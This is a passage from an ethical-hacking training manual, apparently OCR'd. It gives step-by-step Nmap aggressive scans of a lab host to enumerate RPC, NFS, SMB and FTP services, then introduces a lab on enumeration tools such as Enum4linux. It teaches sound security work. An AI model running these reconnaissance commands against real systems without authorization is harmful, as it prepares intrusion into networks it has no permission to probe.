
21. In the terminal window, type **nmap -T4 -A [Target IP Address]** (here, the target IP address is **10.10.1.19**) and press **Enter**.

    Note: In this command, **-T4**: specifies the timing template (the number can be 0-5) and **-A**: specifies aggressive scan. The aggressive scan option supports OS detection (-O), version scanning (-sV), script scanning (-sC), and traceroute (--traceroute).



22. The scan result appears, displaying information regarding open ports, services along with their versions. You can observe the RPC service and NFS service running on the ports 111 and 2049, respectively, as shown in the screenshot.






23. Click the **MATE Terminal** icon at the top of the **Desktop** to open a new **Terminal** window.
24. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
25. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
26. Now, type **cd** and press **Enter** to jump to the root directory.
27. In the terminal window, type **nmap -p [Target Port] -A [Target IP Address]** (in this example, the target port is **445** and the target IP address is **10.10.1.19**) and press **Enter**.


    Note: In this command, **-p**: specifies the port to be scanned, and **-A**: specifies aggressive scan. The aggressive scan option supports OS detection (-O), version scanning (-sV), script scanning (-sC), and traceroute (--traceroute).
28. The scan result appears, displaying that port 445 is open, and giving detailed information under the **Host script results** section about the running SMB, as shown in the screenshot.



29. In the terminal window, type **nmap -p [Target Port] -A [Target IP Address]** (in this example, the target port is **21** and target IP address is **10.10.1.19**) and press **Enter**.

    Note: In this command, **-p** specifies the port to be scanned and **-A** specifies aggressive scan. The aggressive scan option supports OS detection (-O), version scanning (-sV), script scanning (-sC), and traceroute (--traceroute).

30. The scan result appears, displaying that port 21 is open, and giving traceroute information, as shown in the screenshot.



31. Using this information, attacker can further identify any vulnerable service running on the open service ports and exploit them to launch attacks.
32. This concludes the demonstration of performing RPC, SMB, and FTP enumeration using Nmap.
33. Close all open windows and document all the acquired information.
34. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

Lab 8

Perform Enumeration using Various Enumeration Tools

Ethical hackers and penetration testers make used of various other tools that simplify the enumeration process.

Lab Scenario

The details obtained in the previous steps might not reveal all potential vulnerabilities in the target network. There may be more information available that could help attackers to identify loopholes to exploit. As an ethical hacker, you should use a range of tools to find as much information as possible about the target network's systems. This lab activity will demonstrate further enumeration tools for extracting even more information about the target system.

Lab Objectives

- Enumerate information using Global Network Inventory
- Enumerate network resources using Advanced IP Scanner
- Enumerate information from Windows and Samba hosts using Enum4linux

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 30 Minutes

Overview of Enumeration Tools

To recap what you have learned so far, enumeration tools are used to collect detailed information about target systems in order to exploit them. The information collected by these enumeration tools includes data on the NetBIOS service, usernames and domain names, shared folders, the network (such as ARP tables, routing tables, traffic, etc.), user accounts, directory services, etc.

Lab Tasks


Task 1: Enumerate Information using Global Network Inventory

Global Network Inventory is used as an audit scanner in zero deployment and agent-free environments. It scans single or multiple computers by IP range or domain, as defined by the Global Network Inventory host file.

Here, we will use the Global Network Inventory to enumerate various types of data from a target IP address range or single IP.


1. Turn on the **Windows 11** and **Windows Server 2022** virtual machines.

